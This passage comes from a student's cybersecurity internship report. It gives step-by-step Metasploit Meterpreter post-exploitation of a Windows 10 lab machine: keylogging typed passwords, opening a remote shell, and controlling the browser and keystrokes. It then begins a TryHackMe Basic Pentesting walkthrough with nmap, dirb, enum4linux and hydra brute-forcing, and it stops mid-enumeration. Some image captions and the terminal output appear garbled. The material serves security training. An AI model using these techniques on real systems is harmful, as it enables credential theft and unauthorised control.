  disable_unicode_encoding  Disables encoding of unicode strings
  enable_unicode_encoding  Enables encoding of unicode strings
  exit         Terminate the meterpreter session
  get_timeouts Get the current session timeout values
  guid         Get the session GUID
  help         Help menu
  info         Displays information about a Post module
  irb          Open an interactive Ruby shell on the current session
  load         Load one or more meterpreter extensions
  machine_id  Get the MSF ID of the machine attached to the session
  migrate     Migrate the server to another process
  pivot       Manage pivot listeners
  pry          Open the Pry debugger on the current session
  quit        Terminate the meterpreter session
  read         Reads data from a channel
  resource    Run the commands stored in a file
```


Step 9 : type command -- keyscan_start and press enter .

6.12 using keyscan commands


and open your target machine and open browser and type anything in search bar . I typed my password is dhara123

&


I also login with Instagram website with fake username and fake password.



6.13 typing in browser for keyscan



Type keyscan_dump for the results. And you can see what I'm typed in my browser it's in my terminal.



6.14 dump all values

Step 10 : type command : shell and press enter.

You can see basic details of target machine.

A channel 1 shell will be created within the Windows machine, giving control to the attacker.


6.15 creating shell

Step 11 : Open Microsoft Edge by entering the command -- start msedge.exe .


6.16 open browser by commands

A screenshot showing two operating systems side-by-side. On the left, a Kali Linux desktop environment is running in a VirtualBox window. The terminal window shows a user named dhara performing a password cracking attack on a Microsoft Windows password hash. The command used is 'hashdump' from the 'priv-priv' tool. The password 'dhara123@K>' is cracked and displayed. On the right, a Windows 10 desktop environment is also running in a VirtualBox window. The taskbar at the bottom of both windows shows various icons for common applications like File Explorer, Task Manager, and Start.


then press enter.




Type command – exit --- for the exit the shell.



Step 11 : Use the command : keyboard_send google.com --- to automatically type in google.com.



6.17 type in browser using commands



Step 13 : Specify an event (ex. Enter) by typing command : keyevent <event_number> and pressing Enter.

The screenshot shows two windows side-by-side. On the left is a terminal window titled 'kali@kali' running on Kali Linux. The user has performed a search for 'dhara' and is viewing the results. One result is a exploit for Microsoft Word, which is being run. The exploit code is as follows:

```
exploitgenerator > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
meterpreter > keyscan_dump
Dumping collected keystrokes...
my password is dhara!dhara
FacebookLoginCR>
[+] No platform
[-] No arch set
No module selected
Payload size: 35
Final size of exs

[+] Exploit completed - no payload was delivered to target.

exploitgenerator > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > shell
process 5920 created.

Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dhara\Downloads>start msedge.exe
start msedge.exe
C:\Users\dhara\Downloads>exit
exit
meterpreter > keyboard_send google.com
[*] Done
meterpreter > keyevent
Usage: keyevent keycode [action] [press, up, down]
e.g: keyevent 13 press (send the enter key)
    keyevent 17 down (control key down)

meterpreter > keyevent 13
```

On the right is a Windows 10 desktop window titled 'Windows 10 [Running] - Oracle VM VirtualBox'. It shows a browser tab for Google with several search results for 'google.com'. Below the browser is a news feed from 'India Today' with the headline 'Discovery in Ladakh could forever change search for alien life'. At the bottom of the screen, there is a taskbar with various icons and a system tray showing the date and time.

To specify which event you want, you have to type an event.

Type **keyevent 13** and click **Enter**.


The number “13” indicates an enter which will select Enter on the Windows machine and open the webpage.

Use the command : keyboard_send --- to send keyboard input.

6.18 key events

The screenshot illustrates a red team penetration testing scenario. On the left, a terminal window on Kali Linux shows the user performing a keylogger attack using the Metasploit framework. They have loaded the 'keyscan_start' module and are sending keystroke data to a listener. On the right, a Microsoft Edge browser window on Windows 10 is open to Google.com. A tooltip from Google suggests switching to the Chrome browser. The victim's IP address, 192.168.0.184, is visible in the terminal logs.


Step 14 : Re-enter the shell by typing command : shell --- and press Enter.



And close Microsoft Edge by executing the command :

TASKKILL /F /IM msedge.exe

6.19 close browser by commands



You can see our browser is closed.

Mitigation :

- **Keep Everything Updated:** Make sure your Windows 10 system and all other software are up to date with the latest security patches.
- **Use Strong Security:** Install good antivirus and endpoint protection software to block attacks like this.
- **Limit Network Access:** By segmenting your network, you can make it harder for hackers to move around if they do get in.
- **Educate Yourself and Others:** Be aware of phishing scams and social engineering tactics that hackers use to trick you into opening the door for them.

A reverse shell attack can have serious consequences, leading to major disruptions, data loss, and financial damage. Taking steps to protect your system can help prevent this type of attack.

Conclusion :

We just performed a reverse shell attack using Metasploit Framework to gain access to the Windows 10 target machine from the Kali Linux attacker.

With Windows Real-time protection turned off, the attacking machine could gain access to the target machine.

Preventative measures you can take to help prevent an attacker from infiltrating your system include but are not limited to not turning off your Windows Defender or virus protection, keeping up to date with patch management, conducting vulnerability scans that could reveal open ports in network infrastructure, and firewall configurations.

References :

www.youtube.com

www.google.com

<https://link.medium.com/>

<https://github.com/>

Books – cyber security

Conclusion :

In this report, I really learned many things such as the tools are VeraCrypt and PE explorer which I didn't know how to use or what is the purpose of those tools. The 3rd task of the intermediate level is little hard for me but I perform as well. I am learning how the Metasploit works and how I can create a payload . Thanks to SHADOW FOX, & thanks to our mentor. I learned lot of things.



ShadowFox

LEARN • CREATE • LEAD

Cyber Security Internship



Cyber Security Internship Task Report

Name : Pandya Dhara H.

Batch : August (Slot 2)

Date : 16/08/2024

Domain : Cyber Security

Level : Advance

Figure

Figure No.	Figure Name	Pg No.
1.1	Target machine IP	55
1.2	Port scanning	56
1.3	Find directory using dirb	56
1.4	Enumerate the website	57
1.5	Find the user's name	58
1.6	Use of hydra	58
1.7	Find the service	59
1.8	Enumerate the machine	59
1.9	Another user name	60
1.10	ssh login	61
1.11	Kay directory	62
1.12	ssh directory	63
1.13	Use of ss2hjohn	64

Task : Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

Prerequisite :-

1. Try Hack Me website
2. Internet connection

Target machine Ip : 10.10.146.95

1.1 Target machine IP

The image shows a dual-screen setup. On the left screen, a web browser displays the TryHackMe platform with a session titled 'Web App Test' for target IP 10.10.146.95. The session details include the title 'Web App Test', target IP '10.10.146.95', and an expiration time of '31min 51s'. On the right screen, a terminal window titled 'Panya Dhara' shows Hydra enumeration results for printers. The terminal output includes:

```
Ln 1, Col 13 | 12 characters | 100% | Window | UTF-8
=====
| Getting printer info f
=====
2 printers returned.

enum4linux complete on Thu
root@ip-10-10-254-87:~# hydra
Sh://10.10.146.95
Hydra v8.6 (c) 2017 by van
service organizations, or f
Hydra (http://www.thc.org/t
[WARNING] Many SSH configu
mended to reduce the tasks
[DATA] max 16 tasks per 1 s
[14/1500] 00:00:05.110000000
```

Step 1 : find the open port in target IP using nmap command –

Nmap -sV -T5 -p- -oN nmap2.results 10.10.146.95

1.2 Port scanning

The screenshot shows the TryHackMe interface for a basic pentesting challenge. On the left, there's a sidebar with a progress bar and a message about learning from the OpenVPN configuration file. Below it are sections for Linux Enumeration, Deploy the machine and connect to our network, Find the services exposed by the machine, and What is the name of the hidden directory on the web server (enter name without /)? Each section has an input field, a 'Submit' button, and a 'Hint' button. On the right, a terminal window shows the command 'nmap -sV -T5 -p- -oN nmap2.results 10.10.146.95' being run, followed by the output of the Nmap scan. The output includes details about open ports (e.g., 22/tcp, 80/tcp), services (Apache httpd, Samba smbd), and MAC addresses.

Now we can see, which service is running in the machine.

Step 2 : Let's use dirb to find the hidden directories.

1.3 find directories using dirb

This screenshot continues the challenge. It shows the same sidebar and question sections as before. The terminal window now displays the output of the 'dirb http://10.10.146.95' command. The output indicates that DIRB v2.22 was used, the URL base is http://10.10.146.95/, and it used the wordlist /usr/share/dirb/wordlists/common.txt. It found 4612 generated words and scanned the development directory. The process took from Aug 15 16:08:18 to 16:08:20, with 2 files downloaded.

We can see hidden directory name is development.

Step 3 : Reviewing our enumeration, we see that ports 139 and 445 are open. These ports are used for SMB (Server Message Blocks) which are HIGHLY vulnerable. Let's run the command enum4linux and see what we find.

1.4 enumerate the website

The screenshot shows a web-based challenge interface on the left and a terminal window on the right. The challenge interface has several questions:

- Credits to Josiah Pierce from Vulnhub.
- Answer the questions below:
 - Deploy the machine and connect to our network:
 - No answer needed
 - ✓ Correct Answer
 - Find the services exposed by the machine:
 - No answer needed
 - ✓ Correct Answer
 - Hint
 - What is the name of the hidden directory on the web server(enter name without /):
 - development
 - ✓ Correct Answer
 - Hint
 - User brute-forcing to find the username & password:
 - No answer needed
 - ✓ Complete
 - What is the username?
 - Submit
 - Hint

The terminal window shows the output of the enum4linux command:

```
root@ip-10-10-254-87:~# enum4linux -a 10.10.146.95
http://10.10.146.95/index.html (CODE:200|S)
http://10.10.146.95/server-status (CODE:403)

---- Entering directory: http://10.10.146.95/
(!) WARNING: Directory IS LISTABLE. No need to
          (use mode '-w' if you want to scan it anyway)

-----END_TIME: Thu Aug 15 16:08:20 2024
-----DOWNLOADED: 4612 - FOUND: 2
root@ip-10-10-254-87:~# enum4linux -a 10.10.146.95
WARNING: polenum.py is not in your path. Check that package is installed and yo
PATH is same.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux
) on Thu Aug 15 16:12:25 2024

=====
| Target Information |
=====
Target ..... 10.10.146.95
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain\ on 10.10.146.95 |
=====
[+] Got domain/workgroup name: WORKGROUP
```

The screenshot shows a web-based challenge interface on the left and a terminal window on the right. The challenge interface has several questions:

- Deploy the machine and connect to our network:
 - No answer needed
 - ✓ Correct Answer
- Find the services exposed by the machine:
 - No answer needed
 - ✓ Correct Answer
 - Hint
- What is the name of the hidden directory on the web server(enter name without /):
 - development
 - ✓ Correct Answer
 - Hint
- User brute-forcing to find the username & password:
 - No answer needed
 - ✓ Correct Answer
- What is the username?
 - kay and jan
 - Submit
 - Hint
- What is the password?
 - Answer format: *****
 - Submit
 - Hint

The terminal window shows the output of the enum4linux command:

```
root@ip-10-10-254-87:~# enum4linux -a 10.10.146.95
S-1-5-32-1033 "unknown"\\"unknown* (B)
S-1-5-32-1034 "unknown"\\"unknown* (B)
S-1-5-32-1035 "unknown"\\"unknown* (B)
S-1-5-32-1036 "unknown"\\"unknown* (B)
S-1-5-32-1037 "unknown"\\"unknown* (B)
